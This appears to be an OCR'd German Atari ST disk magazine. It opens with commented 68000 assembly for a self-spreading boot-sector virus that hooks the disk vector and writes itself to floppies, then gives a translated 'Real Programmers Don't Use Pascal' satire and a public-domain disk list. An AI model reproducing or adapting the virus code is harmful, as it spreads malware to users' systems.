         movea.l dskbuf,a1        * Hier ist Platz für den
         adda.l  #1536,a1         * Programmcode
         movea.l a1,a2
         move.w  #256,d0          * Länge des Virus
COPY_V:  move.w  (a0)+,(a1)+      * Programmcode kopieren
         subq.w  #1,d0
         bpl.s   COPY_V           * bis D0 = -1
         lea     V_START(pc),a0   * Virusroutine - Einsprung-
         lea     START(pc),a1     * adresse errechnen und über
         suba.l  a1,a0            * diesen Vektor springen
         adda.l  a0,a2
         jmp     (a2)             * ...und los geht's
*
* Virus in Disk I/O Vektor $472 einklinken
*
V_START: lea     old_vec(pc),a0   * Zwischenspeicher laden
         move.l  hdv_bpb,(a0)     * Alten Vektor sichern
         lea     go_virus(pc),a0  * Startadresse für neue
         move.l  a0,hdv_bpb       * Routine eintragen
         rts                      * Virus installiert !
*
* Ab diesem Zeitpunkt ist der Virus fest im Betriebssystem in-
* stalliert und versucht sich bei jedem Diskettenzugriff auf
* die jeweils eingelegte Diskette zu kopieren, sofern diese
* nicht schon infiziert oder schreibgeschutzt ist.
*

go_virus: link    a6,#0           * Neuen Stackbereich
          move.w  8(a6),-(a7)     * Laufwerksnummer auf
                                  Stack
          movea.l old_vec(pc),a0  * Original Routine
          jsr     (a0)            * zuerst abarbeiten
          addq.l  #2,a7           * Stack korrigieren
          movem.l d0/a0-a1,-(a7)  * Register sichern
          lea     flag(pc),a0     * Virus schon aktiv?
          tst.w   (a0)            * PC-relative Adressierung
          beq     main_exit       * Ja, fertig
          movea.l dskbuf,a0       * Erstes Word aus
          move.w  (a0),d0         * Bootsektor holen
          cmp.w   #$6038,d0       * Bootsektor ausführbar?
          beq.s   exec_ok         * Ja, keinen erzeugen
*
* Neuen Bootsektor erzeugen
*
          lea     START(pc),a1    * Startadresse und
          move.w  (a1)+,(a0)+     * Parameter in neuen
          move.w  (a1)+,(a0)+     * Bootsektor eintragen
          move.w  (a1)+,(a0)+
          adda.l  #$32,a1
          adda.l  #$32,a0
          move.w  #$E7,d0         * 231 Bytes kopieren
copy_2:   move.w  (a1)+,(a0)+
          subq.w  #1,d0
          bne.s   copy_2          * Bis D0 = 0
*
* Bootsektor vom Betriebssystem erzeugen lassen
*
          move.w  #1,-(a7)        * Bootsektor ausführbar
          move.w  #$FFFF,-(a7)    * Diskformat übernehmen
          move.l  #$FFFFFFFF,-(a7) * Seriennummer zufällig
          move.l  dskbuf,-(a7)    * Hier stehen die Daten
          move.w  #18,-(a7)       * Funktion: Protobt
          trap    #14             * XBIOS Aufruf
*
* Bootsektor auf Track 0, Sektor 1 schreiben
*
          move.w  #1,-(a7)        * 1 Sektor schreiben
          clr.l   -(a7)           * Seite 0 und Track 0
          move.w  #1,-(a7)        * Sektor 1
          move.w  8(a6),-(a7)     * Laufwerksnummer
          clr.l   -(a7)           * Dummy
          move.l  dskbuf,-(a7)    * Daten für Bootsektor
          move.w  #9,-(a7)        * Funktion: Flopwr
          trap    #14             * XBIOS Aufruf
          adda.l  #34,a7          * Stack für beide XBIOS Auf
                                  * rufe erst hier korrigieren
          bra.s   main_exit       * Fertig
*
* Nun ist die Diskette infiziert. Bei jedem Booten mit der
* soeben infizierten Diskette wird der Virus automatisch im
* Betriebssystem des ST's installiert.
*
exec_ok:  move.w  2(a0),d0        * Parameter #1 testen
          cmp.w   #4242,d0        * 42 ? ... 42 !!!
          bne.s   main_exit       * Keine Schandtaten heute
          lea     START(pc),a1    * Parameter #2 testen
          move.l  2(a1),d0        * Dieser wird in dieser
          cmp.w   4(a0),d0        * Version noch nicht be-
          bgt.s   main_exit       * nutzt, also fertig
          jsr     (a0)            * Sonst: Eigene Routine
          lea     flag(pc),a0     * ausführen und Flag
          clr.w   (a0)          * löschen.
*
* Virusroutine verlassen
*
main_exit:
          movem.l (a7)+,d0/a0-a1  * Registerinhalte
          unlink  a6              * restaurieren und
          rts                     * Virusroutine verlassen

*-----------------------------------------------------*
* Datenbereich
*-----------------------------------------------------*
old_vec:  dc.l    $FC0DB6
flag:     dc.l    $10000

*
* Programmende
*
* (Die ST VISION Redaktion wünscht dem Programmierer
* 3 Wochen flotten Stuhlgang und
* kein Blatt Toilettenpapier)                         *
*-----------------------------------------------------*
```

ECHTE PROGRAMMIERER MEIDEN PASCAL

Eine (nicht ganz) ernstgemeinte Studie über die Merkmale von Programmierern der vergangenen Zeiten

Vor langer Zeit in der Goldenen Ära der Computer war es noch einfach die Männer von den Memmen zu trennen (mitunter auch "Echte Männer" und "Müsli-Fresser" genannt). Echte Männer programmierten Computer und Müsli-Fresser ließen es bleiben. Ein echter Computerprogrammierer sagte Dinge wie "DO 10 I=1,10" oder "ABEND", und der Rest der Welt quengelte "Computer sind mir zu kompliziert" oder "Ich kann zu Computern keine gefühlsmäßige Bindung aufbauen - sie sind so unpersönlich". Dabei zeigte schon Remy Eyssen's Buch "Echte Männer mögen kein Müsli" (Heyne TB 6290), daß echte Männer zu nichts und niemandem eine "gefühlsmäßige Bindung" aufbauen und daß sie auch keine Angst haben, unpersönlich zu sein.

Aber die Zeiten ändern sich. Heute stehen wir einer Welt gegenüber, in der kleine alte Damen vollcomputerisierte Mikrowellenherde kaufen können, in der 12 Jahre alte Dreikäsehochs gestandene Männer bei ASTEROIDS und PACMAN sattmachen und in der jeder seinen eigenen Heimcomputer kaufen und sogar verstehen kann. Der Echte Programmierer ist gefährdet, von Studenten mit einem igITT 2020 (deutsche Version des ABFALL II) im Gepäck ersetzt zu werden!

Es gibt allerdings einige Unterschiede zwischen dem typischen PACMAN-spielenden Gymnasiasten und einem Echten Programmierer. Die Kenntnis dieser Unterschiede wird den Heranwachsenden ein Ziel geben, nach dem sie streben können - ein Vorbild, eine Vaterfigur. Außerdem schützt sie die Echten Programmierer vor der Arbeitslosigkeit.

Der einfachste Weg, um einen Echten Programmierer zu erkennen, führt über die von ihm benutze Programmiersprache. Echte Programmierer benutzen FORTRAN. Müsli-Fresser benutzen Pascal. Niklaus Wirth, der Schöpfer von Pascal, wurde einmal gefragt wie man seinen Namen ausspreche. " You can either call me by name, pronouncing it 'Veert', or call me by value, 'worth' ", antwortete er. Diese Bemerkung zeigt sofort, daß Wirth ein Müsli-Fresser ist. Der einzige Parameterübergabemechanismus, den Echte Programmierer akzeptieren, it call-by-value-return (call-by-result), wie er in den IBM/370 FORTRAN G und H Compilern implementiert ist. Echte Programmierer brauchen schließlich keine abstrakten Konzepte, um ihre Arbeit zu erledigen; sie sind vollkommen glücklich mit einem Lochkartenstanzer, einem FORTRAN-IV-Compiler und einem Bier. Echte Programmierer erledigen Listenverarbeitung, Zeichenkettenmanipulation, Abrechnungswesen (wenn überhaupt) und künstliche Intelligenz in FORTRAN. Was sie mit FORTRAN nicht machen können, machen sie mit Assembler, was sie mit Assembler nicht machen können, lassen sie verächtlich liegen.

Akademische Computerspezialisten sind in den letzten Jahren aufs Abstellgleis der strukturierten Programmierung geraten. Sie können sich natürlich nicht einigen, welche Konstrukte am besten geeignet sind und die Beispiele, an denen sie ihre speziellen Standpunkte aufzeigen wollen, passen ausnahmslos auf eine einzige Seite irgend eines obskuren Journals. Als ich aus der Schule kam dachte ich, ich sei der beste Programmierer der Welt. Ich konnte ein unschlagbares TIC-TAC-TOE-Spiel (Vier-in-einer-Reihe) schreiben, beherrschte 5 verschiedene Programmiersprachen und schrieb fehlerfreie 1000-Zeilen-Programme. Dann kam ich in die Wirklichkeit. Meine erste Aufgabe bestand darin, ein 20000-Zeilen FORTRAN-Programm zu lesen, zu verstehen und um den Faktor 2 zu beschleunigen. Jeder Echte Programmierer wird einem versichern, daß die gesamte strukturierte Programmierung der Welt in einem solchen Fall nicht hilft - hier braucht man wirklich Talent.

Einige Beobachtungen zum Thema "Echte Programmierer und strukturierte Programmierung":

- Echte Programmierer haben keine Angst vor GOTO's.
- Echte Programmierer schreiben 5 Seiten lange DO-Schleifen, ohne durcheinander zu geraten.
- Echte Programmierer lieben das arithmetische IF-Statement (das mit den 3 Ausgängen),

weil sie den Code interessanter machen.

- Echte Programmierer schreiben selbstmodifizierende Programme, speziell wenn sie damit in einer kleinen Schleife 20 Nanosekunden einsparen können.
- Echte Programmierer brauchen keine Kommentare, daß Programm ist selbstdokumentierend.
- Da FORTRAN strukturierte If-, Repeat-until- oder Case-Anweisungen nicht kennt, braucht sich der Echte Programmierer nicht zu sorgen, daß er sie nicht benutzt. Außerdem kann man sie nötigenfalls über "Assigned Goto's" (Zuweisung eines Sprung-Lables auf eine Variable) simulieren.

Auch Datenstrukturen waren in letzter Zeit in der Diskussion. Abstrakte Datentypen, Records, Pointer, Listen und Zeichenketten sind in gewissen Kreisen populär geworden. Wirth, der Müsli-Fresser, verfasste sogar ein ganzes Buch ("Algorithmen und Datenstrukturen", Teubner 1975), in dem er behauptet, daß man Programme schreiben könne die auf Datenstrukturen aufbauen, statt es umgekehrt zu machen. Wie jeder Echte Programmierer weiß, gibt es nur eine wirklich nützliche Datenstruktur, daß Array. Zeichenketten, Listen, Records und Mengen sind allesamt Sonderfälle von Arrays und können auch so behandelt werden, ohne dadurch die Sprache zu verkomplizieren. Das Schlimmste an den ganzen schönen Typen ist außerdem, daß man sie deklarieren muß, während echte Programmiersprachen, wie man weiß, den Typ anhand des ersten Buchstabens eines maximal 6 Zeichen langen Bezeichners implizit festlegen.

Welches Betriebssystem der Echte Programmierer benutzt? CP/M ? Gott bewahre ! Das ist doch im Grunde ein Spielzeug-Betriebssystem. Selbst kleine alte Damen und Hauptschüler können CP/M benutzen und verstehen. UNIX ist natürlich schon viel komplizierter - der typische UNIX-Hacker weiß nie, wie das Print-Kommando diese Woche heißt - aber wenn man es genau nimmt, ist UNIX auch nur ein verherrlichtes Telespiel. Niemand arbeitet auf UNIX-Systemen an ernstzunehmenden Dingen - man schickt kleine Witzchen über USENET rund um die Welt, oder schreibt ein neues Adventure-Spiel oder Forschungsberichte.

Nein, der Echte Programmierer benutzt OS/370. Ein guter Programmierer kann die Beschreibung des Fehlers IJK305I in seinem JCL-Manual (Job Control Language) finden und verstehen. Ein großartiger Programmierer kann JCL schreiben, ohne je ins Manual zu sehen. Ein wahrhaft außerordentlich guter Programmierer kann Fehler in einem 6-Megabyte-Hexdump finden, ohne einen Taschenrechner zu benutzen.

OS/370 ist wirklich ein bemerkenswertes Betriebssystem. Mit einem einzigen falsch plazierten Leerzeichen kann man die gesamte Arbeit mehrerer Tage zerstören, was die Wachsamkeit im Programmiererteam ungemein fördert. Der beste Weg zum System ist der Kartenstanzer. Zwar behaupten einige Leute, es gäbe ein Timesharing-System unter OS/370, aber nach sorgfältigen Nachforschungen bin ich zu dem Schluß gekommen, daß sie sich irren.

Welche Werkzeuge ein Echter Programmierer benutzt? Nun, theoretisch könnte er seine Programme über die Maschinenkonsole eingeben und laufen lassen. In den frühen Tagen der Computerei, als Computer noch Maschinenkonsolen hatten, wurde dies auch gelegentlich getan. Der typische Programmierer wußte den System-Urlader Bit für Bit auswendig und tastete ihn ein, sobald er von seinem Programm zerstört worden war. Damals war Speicher auch noch Speicher - er war nicht einfach leer, wenn der Strom ausfiel. Hauptspeicher von heute hingegen vergessen entweder Dinge, die sie behalten sollten, oder halten Informationen, die schon lange weg sein sollten.

Aber zurück zum Thema. Die Legende sagt, daß Seymour Cray, der Erfinder des Cray-I Supercomputers und der meisten anderen Rechner von Control Data, selbst das erste Betriebssystem für die CDC 7600 an der Maschinenkonsole eingetastet hat, als sie das erste Mal eingeschaltet wurde. Cray ist selbstverständlich ein Echter Programmierer.

Einer der Echten Programmierer, die ich am meisten bewundere, arbeitete als Systemprogrammierer für Texas Instruments. Eines Tages erhielt er ein Ferngespräch von einem Benutzer, dessen System mitten in einer wichtigen Arbeit abgestürzt war. Der Typ reparierte dann den Schaden über's Telefon. Er brachte den Benutzer dazu, an der Maschinenkonsole Disk-I/O-Instruktionen einzutasten, Systemtabellen in Hexadezimal zu reparieren und Registerinhalte über das Telefon durchzugeben. Die Moral von der Geschichte: Obwohl ein Echter Programmierer normalerweise Kartenlocher und Schnelldrucker benutzt, kommt er im Notfall auch mit Maschinenkonsole und Telefon aus.

In einigen Firmen besteht die Programmeingabe allerdings nicht mehr aus 10 schlangestehenden Ingenieuren, die auf einen 029-Locher warten. In meiner Firma zum Beispiel, steht kein einziger Kartenlocher. Der Echte Programmierer muß in diesem Falle seine Arbeit mit einem Texteditor erledigen. Auf den meisten Rechnern stehen verschiedene Editoren zur Verfügung, und der Echte Programmierer muß aufpassen, daß er einen erwischt der seinen persönlichen Stil wiedergibt.


Viele Leute glauben, daß die besten Editoren der Welt am Xerox Palo Alto Research Center geschrieben wurden und auf Alto- oder Dorado-Computern laufen. Unglücklicherweise würde jedoch kein Echter Pro-

grammierer einen Computer mit einem Betriebssystem benutzen, das SmallTalk (Geplapper) heißt, und sicherlich auch nicht über eine Maus mit einem Rechner kommunizieren.
Einige Konzepte der Xerox Editoren sind mittlerweile in Editoren eingeflossen, die unter sinnvoller benannten Betriebssystemen arbeiten, so wie EMACS und VI. Das Problem mit diesen Editoren ist, daß Echte Programmierer das Konzept des "What you see is what you get" für schlecht halten. Der Echte Programmierer will einen "Du hast es so gewollt, da hast Du's" Editor, einen der kompliziert ist, cryptisch, leistungsfähig, gnadenlos und gefährlich. TECO, um genau zu sein. So wurde beobachtet, daß TECO Kommandofolgen dem Leitungsrauschen ähnlicher sind, als lesbarem Text. Eins der unterhaltsameren Spiele, die mit TECO möglich sind, besteht darin, den eigenen Namen als Kommando einzugeben und zu raten, was dann passiert. So ungefähr jeder mögliche Tippfehler kann dank TECO das gerade editierte Programm zerstören, oder schlimmer noch, kann kleine mysteriöse Fehler in einstmals funktionierende Unterprogramme einbringen.
Aus diesem Grund editieren Echte Programmierer nur sehr widerwillig Programme, die schon fast laufen. Sie finden es viel einfacher den binären Objektcode direkt zu ändern, für gewöhnlich mit einem wundervollen Programm das SUPERZAP heißt (auf nicht-IBM-Rechnern entsprechend anders). Dies funktioniert so gut, daß viele laufende Programme auf IBM Systemen keine Ähnlichkeit mit den ursprünglichen FORTRAN Quellprogrammen haben. In einigen Fällen ist nicht einmal mehr das Quellprogramm vorhanden. Wenn dann der Zeitpunkt gekommen ist so ein Programm zu ändern, würde kein Manager auch nur daran denken, einem geringeren als einem Echten Programmierer diese Arbeit zu übertragen - kein müslifressender strukturierter Programmierer wüßte auch nur wo er mit der Arbeit anfangen soll. Man nennt das Arbeitssicherungsmaßnahme.
Hier eine Liste der wichtigsten Programmierhilfen, die der Echte Programmierer nicht benutzt:

- FORTRAN Präprozessoren wie MORTRAN oder RATFOR. Diese Haute Cuisine der Programmierung eignet sich hervorragend um Müsli zu produzieren.
- Quellcodeorientierte Debugger. Echte Programmierer lesen Hexdumps.
- Compiler, die Code für Array Indexprüfungen zur Laufzeit erzeugen. Sie ersticken jede Kreativität, zerstören die meisten der interessanteren Anwendungen der Equivalence Vereinbarung und machen Änderungen des Betriebssystems mit Hilfe negativer Indizes unmöglich. Und schlimmer noch, solcher Code ist ineffizient.
- Programm-Pflege-Systeme. Ein Echter Programmierer hält seine Software als Kartonstapel unter Verschluß, denn dies zeigt, daß der Besitzer seine wichtigen Programme nicht unbewacht lassen kann.

Welche Art von Programmen derart talentierter Individuen würdig ist? Nun, man kann sicher sein, daß man nie einen Echten Programmierer beim Schreiben von Buchhaltungsprogrammen in COBOL erwischen wird, oder gar beim Sortieren von Abonnentenadressen. Nein, ein Echter Programmierer braucht Aufgaben von weltbewegender Bedeutung. Echte Programmierer arbeiten für das Los Alamos National Laboratory und schreiben dort Atomkriegs-Simulationen auf Cray-I Supercomputern, oder sie arbeiten bei der National Security Agency und entschlüsseln russische Funksprüche. Nur weil tausende Echte Programmierer für die NASA gearbeitet haben, waren "unsere Jungs" eher auf dem Mond als die Kosmonauten. Die Computer im Space Shuttle wurden von Echten Programmierern programmiert, und auch die Betriebssysteme der Cruise Missiles der Firma Boeing wurden von diesen Profis entworfen. Einige der ehrfurchtseinflößendsten Echten Programmierer arbeiten im Jet Propulsion Laboratory in Kalifornien. Viele von ihnen kennen das gesamte Betriebssystem der Pioneer und Voyager Sonden auswendig. Mit einer Kombination aus großen bodengebundenen FORTRAN Programmen und kleinen, von den Sonden mitgeführten Assemblerprogrammen vollbringen sie unglaubliche Kunststücke der Navigation und Improvisation. So treffen sie nur 5 Meilen große Fenster nahe Saturn nach 6 Jahren Flug durch den Weltraum, oder reparieren bzw. umgehen defekte Sensoren, Sender oder Batterien. Angeblich soll es einem Echten Programmierer sogar gelungen sein, in ein paar hundert Byte unbenutzten Speicher innerhalb der Voyager Sonde ein Mustererkennungsprogramm zu pressen, daß einen neuen Mond des Jupiters suchte, fand und photographierte.

Fortsetzung folgt. Quelle: Datamation 7/83, von Ed Post, übersetzt von Bernd Leeds).



PD-LISTE

Auszüge aus der aktuellen Library

PD_DISK:124
FASTLIFE: Life Simulation in Volksforth - die schnellste die es je gab !!! (s/w)
FORTRAN SHELL: Eine Shell für Fortran 77
GEMFRAC: Berechnung fraktaler Landschaften in GEM (f & s/w)
LIFE IS LIFE: Das komfortabelste Life Progamm (s/w)
SHARP: Sammlung vieler Basic Prog. für Sharp-Rechner (geeignet für Direktüberspielung)
ST SPEECH: Das Programm spricht jeden eingetippten Satz (s/w)
L-LANDER

PD_DISK:125
ANDURLIN: Ein Geschicklichkeits Spiel mit 75 Bildern!! (s/w)
GILGALAD: Arcade Adventure mit 224 Räumen!!! (s/w)
INVADORS: Der Spieleklassiker (s/w)
MINIGOLF: 18 Bahnen, und alles mit Maussteuerung (s/w)
CNC-SIMULATION: Dieses Prog. simuliert eine CNC gesteuerte Fräsmaschine. Programmieren Sie ihr eigenes Fräsprog.; und lassen Sie es auf dem Bildschirm simulieren (s/w)

PD_DISK:126
THEMA DAT 059 / TIMEDATE / TPRINT / TRANSI

PD_DISK:127
EMACS / FAKTUR DTKE / FOOTBALL / FONTMATR 3 / FUFFY 063 / HANGMAN / HAPPY 4 / HERTZ / HI25:50 / HI50:25 / HIRES PL / EPSON / HELPER

PD_DISK:128
LABYRINTH: In einem variabel großen Labyrinth auf der Suche nach dem Ausgang (in 3D) (s/w)
TRASH: Ein deutsches Textadventure mit Source in Omikron Basic Inhalt ist eine Parodie auf die Musik- und Punkszene
11 verschiedene GFA-Basic Prog. (z.B. Qix, Pacman, Snake, Robot Doors, Nibbler etc.)
DIR: Listet Directory auf Sreen, Drucker oder Disk (Source)
XREF: Für GFA-Basic Prog. (müssen im LST Format abgespeichert sein) Zeigt alle Variable und Proceduren mit Zeilennummer an !!!

STARCOPY: Copy Programm in GFA Basic

PD_DISK:129
CPM Emulator in allen möglichen Varianten

PD_DISK:130
CPM Programme laufen nur mit CPM Emulator PD 129

PD_DISK:131
CPM Programme laufen nur mit CPM Emulator PD 129

PD_DISK:132
PROFF / SPELLING
SOUNDSAM: 8 Bit Soundsambler zum Aufnehmen und Abspielen

PD_DISK:133
SLIVER: Schönes Ballanimationsprogramm (s/w)

PD_DISK:134
GANGLION: Prog. zur Simulation neutraler Netze (s/w)
LAOKOON: Simulation von NMR (Magnetische-Kern-Resonanz-Spektroskopie). Bestimmen von chemischen Verbindungen (s/w)
IR: Infrarot Spektroskopie. Ideale Ergänzung zu Laokoon (s/w)
PLOTTER 1.7 & PLOTT IT: Programme zur grafischen Ausgabe von Funktionen (s/w)
FILESELECT: Eigene Fileselectroutine. Wesentlich flexibler als die orig. ATARI-Routine. Zum Einbinden in eigene Prog.
PRINTF: Verbesserte Routine für Megamax C
RCS_ICN: Prog. zum Umwandeln von Bildbereichen in ICONS

PD_DISK:135
GLUE: Steelyboink-Animation (f) & 1M Byte
SHOWER: Ball-Animation (f)

PD_DISK:136
AKTIEN
CAD_COLL 3D

PD_DISK:137
BIN / DOCS / EXAMPLES / LIB PRELUDE / TMP / ARC ARCSHELL / ST

PD_DISK:138
Digitalisierter Sound von " Billy Ocean "
braucht zum starten SOUNDSAM von PD 132

PD_DISK:139
Digitalisierter Sound von " Bruce Springsteen "
braucht zum starten SOUNDSAM von PD 132

PD_DISK:140
Digitalisierter Sound von dem Film " Rocky "
braucht zum starten SOUNDSAM von PD 132

PD_DISK:141
SKULL: CAD 3D Totenkopf-Demo
MS PLAY: Musik Studio Player (ARC)
HYPERCOPY: Kopierprogramm (ARC)
'ARC muß mit Archiver in Normalformat geändert werden (PD 119)

PD_DISK:142
JUGGLER: Ray-Tracing Demo (Original von Amiga)
PIT: Mac Files (diverse Bilder braucht Converter PD 147)

PD_DISK:143
ATHENA II: Demo des CAD Programms

PD_DISK:144
CLIP ART #1
60 TNY Bilder (in s/w !!)
& 4 Programme zum Konvertieren und Ansehen

PD_DISK:145
CLIP ART #2
50 TNY Bilder (in s/w !!)

PD_DISK:146
CLIP ART #3
58 TNY Bilder (in s/w !!)
18* Animals - 8* Artworks - 6* Celtic - 13* Decors - 3* Halloween 10* Woman_Faces

PD_DISK:147
CLIP ART #4
21 TNY Bilder (in s/w !!)
Printer-Fonts für Publishing Partner-Univers-Roman / Nufont (Columbia - Hudson - Saturn)
(ARC / braucht Archiver PD 119)

NEC Druckertreiber für Publishing Partner
PS: Post Script Druckertreiber für Publishing Partner
UIPIT: Konvertiert Mac Format um (ARC / braucht Arc. PD 119)
PIC SWITCH 0.7 ARC / Braucht Archiver PD 119

PD_DISK:148
41 TNY Bilder (f)
10* Space Shuttle - 9* Star Wars 22* diverse SF

PD_DISK:149
STAR TREK Animation von CAD 3D (f) (alle 4 Teile Laden!)

PD_DISK:150
CLI_02 / ALPHA (512 Bild) DCOPY 191 / DISK MECH BXTRA KEY.ACC / F11_ GEM Format 11 / LABEL JRB MEGMATIC / PRINTER.ACC SPSLIDE für 512er Bilder SUPER BT / SUPER CONTIC Dokumentation von allen Programmen

PD_DISK:151
A-Magic Color Demo (f)

PD_DISK:152
16 TNY Bilder (f)
3* Art - 2* Fantasy - 11* ST Kalender

PD_DISK:153
29 TNY Bilder (f)
11* Fractals - 18* Girls

PD_DISK:154
27 TNY Bilder (f)
13* Funny-Pic's - 14* diverse Bilder

PD_DISK:155
40 TNY Bilder (f)
17* Art - 23* SF & Fantasy

PD_DISK:156
44* 64er Pic's / 9* Mac Paint Pic's / 1 Neo Pic / 1 N_Vision Pic (f)
PIC SWITCH 6: Kann alle Formate lesen und in Degas oder Neo abspeichern & Dokumentation (f)
SHOW PIC'S: CBM 64 Slide Show V1 (s/w)

PD_DISK:157
FRACTAL: Das schnellste Apfelmännchen Prog., das es je gab mit über 17k Anleitung (f & s/w)
ALITE: 7 Antic Chrismas-Show mit Pic's (f)
FONT.ACC: 45 Antic Fonts mit Anleitung

PD_DISK:158
Smooth Talk Demo (f)
US-Händler Demo (f)

PD_DISK:159
Digitalisierter Sound von Saga "Wind him up"

PD_DISK:160
Digitalisierter Sound von Jean Michel Jarre " Oxygen "
COMMAND.TOS: Shell

PD_DISK:161
Digitalisierter Sound von Jean Michel Jarre " Equinoxe IV "

PD_DISK:162
Digitalisierter Sound von Mike Oldfield " Foreign Affair "

PD_DISK:163
Digitalisierter Sound von Matt Bianco " Matt's Mood "

PD_DISK:164
Monkey Business: Ähnlich Donky Kong (s/w)

PD_DISK:165
BOOT-EDITOR: Accessory und Autostart-Editor für A-Laufwerk und C-Festplatte
ETIKETTE: Etikettendruckprogramm mit !! 18 !! fertigen Mustern für alle Bereiche und 9 Bilder mit ca. 200 kleinen Bildern zum Ausschneiden und Selbstkreieren (s/w)
HYPERFORMAT: Bis 927k Bytes free & 30% schneller.
LABEL: Noch ein Etikettendruckprogramm (s/w)

PD_DISK:166
GLUE: Steelyboink-Animation (f) & 1M Byte
SHOWER: Ball-Animation (f)

PD_DISK:167
10 SPC Bilder !! Superformat mit -512- Farben !!
Atzec - Bak2futr - Balerina - Bee512 - Chetah - Cobra - Finhorn5 - Goya - Jupiter - Magnum (Vorher Changehertz starten)

PD_DISK:168
11 SPC Bilder !! Superformat mit -512- Farben !!
Match5 - Outblue - Redawow - Redwing - Renoiv - Santa - Ship - Spec07 - Spec09 - Title - Toucen (Vorher Changehertz starten)

PD_DISK:169
DDP 1.1: Superprogramm zur Ausgabe von Disketteninhalten auf dem Bildschrim, Drucker und Diskette (s/w)
GIRL: Girls tanzen auf der Bühne (Animation von GFA-Movie) (s/w)
PRO-EDITOR: Sehr ausführlicher Editor mit 56k Anleitung
STOP 3: Diskettenmagazin aus Berlin

PD-DISK:170
ANIMATE3: Brandneue Version des RUN-ONLY-Programms für mit Cyber-Studio bzw. Cyber-Paint erstellte Kurzfilme und Animationssequenzen.
Auf dieser PD-Disk die super Animation von Oli " Werwelt "

PD-DISK:171
10x Spectrum 512 Bilder Format mit 512 Farben gleichzeitig! (f)
4Nudes - British - Composit - Jan - Phil2 - Redwing - Smooth - Spec05 - Spec06 - Spec10 - Spec11 - Teri - ZMagnum (Vorher Changehertz starten)

PD-DISK:172
Digitalisierter Sound von The Beatles "Let it be"
1=Laden / 2=Play / 3=Endlos-Play

PD-DISK:173
Digitalisierter Sound von Dire Strait " MTV "
1=Laden / 2=Play / 3=Endlos-Play

PD-DISK:174
Digitalisierter Sound von Blancmanche " "
1=Laden / 2=Play / 3=Endlos-Play

PD-DISK:175
ARCHIVSTAR 5.0: Archiviert Disketteninhaltsverzeichnisse
Degas -Compactor, -Decompactor
Hasedemo
KONV-ONE: Compactet und setzt Umlaute in DB-Master-One Reports (s/w)
Show Pic 2 mit Bild (f)
Ray-Animation: The magic bullets (s/w)

PD-DISK:176
Digitalisierter Sound von Michael Jackson " Bad "

PD-DISK:177
10x Spectrum 512 Bilder Format mit 512 Farben gleichzeitig (f) (Vorher Changehertz starten)
Spheres: Animation mit Bällen (f)

PD-DISK:178
Mouse Editor: mit ca. 100 fertigen Icon's
6x ACC's Directory - Lupe - Spool & Spooler - Tiny Tool - Watch

PD-DISK:179

SIC_PIC: Grafikeinbindung in Signum 1.0 (alle Bilder, alle Größen)

ZS_EDITOR24: Zeichensatzed. für 24Nadeldr. Erzeugt Down-Load (s/w)

MANAGER: ACC zum Einstellen eines NEC P5/6/7-Druckers

PRINT_OUT: Zum Ausdruck von Source-Code mit Schriftartwechsel

POSTER: Druckt Bild in vierfacher Größe (s/w)

INHALT: Erzeugt eine Index-Liste von 1st Word-Texten

INDEX_PLUS: Erstellt Seitenindexlisten mit Lexikon

BT_KONVERT: Konvertiert 1st Word-Texte nach Beckertext

TYPEWRITER: Schreibmaschinenkurs mit über 40 Lektionen (s/w)

MORSE: Morsetrainingsprg. mit Übungen in Wort und Ton

PD-DISK:180

R_COPY: Backupprg. von Ramdisk auf Disk mit Source in Pascal

PASHELP: Crossreferenzprg. für Pascal, Ausgabe normal /Tempusfile

UNIDRUCK: Druckprg. mit Sonderzeichen (Incl. Source in Pascal)

FONT: Zum Einbinden von Degas Fonts in Pascalprg. (Incl. Source)

BASICREF: Crossreferenzprg. für GFA-Basic (Incl. Source) (s/w)

MSK_EDIT: Maskeneditor für GFA-Basic (Incl. Source) (s/w)

RETTEN: Speichert zu lange Dateien in mehreren Teilen auf Disk's

SECO: Verwaltet Bildausschnitte und fügt sie zu Biblioteken zusam.

WORLD: Lernprg., fragt alle Länder und Hauptstädte der Erde ab. Mit Landkarten von der BRD und jedem einzelnen Kontinent

PD-DISK:181

ZEITMANAGER: Semiprofessionelle Terminplanverwaltung, eigenes Desk Top, erinnert an Termine, druckt Listen, verwaltet Timing, mit eingebautem Kalender

METROPOL: Wirtschaftsspiel. Sie müssen durch Manipulation bestimmter Faktoren die Wirtschaft und Politik im Gleichgewicht halten

DALLAS: Hierbei dreht es sich um Öl. Sie als JR kämpfen um Profit und gegen Ihre Konkurrenten Alles in s/w

PD-DISK:182

SHERLOCK: Die Aufgabe ist es einen Mord aufzuklären. Sie schlüpfen in die Rolle des Sherlock Homes und können per Mausklick die Personen befragen

EL_BONZO_CITY: Ein Textadventure mit intereresantem Parser. In mittlerer Schwierigkeit und vielen Gags in der Story

SCRIBBLE: Eine schöne Version für ein oder zwei Spieler (s/w)

KREUZWORT: Programm zum Generieren eines Kreuzworträtsels (s/w)

UNITERM: Terminalprogramm mit Vielen Auswahlmöglichkeiten in GEM

PD-DISK:183

BRUCH: Umwandlung von Dezimalzahlen in Brüche. Listing in GFA und in Omikron Basic

DEG: Wandelt Degas-Bilder in das Screen-Format (32000 Bytes) und umgekehrt

DEMO: Grafikdemos in GFA-Basic

FILE: Programm, um Filenamen zu ändern. Nun sind auch Sonderzeichen möglich

OSTERN: Alle Ostertermine seit 1582, In Omikron-Basic

PLOTDEMO: Demoversion von ST-Plot

WEB: Globale Programmstrucktur zum Programmieren in Pascal, bestehend aus Editor, TANGLE, WALDI, WEAVE, Shell und Druckeranpassung, sowie Erklärung und Beispielprogramm.

PD-DISK:184

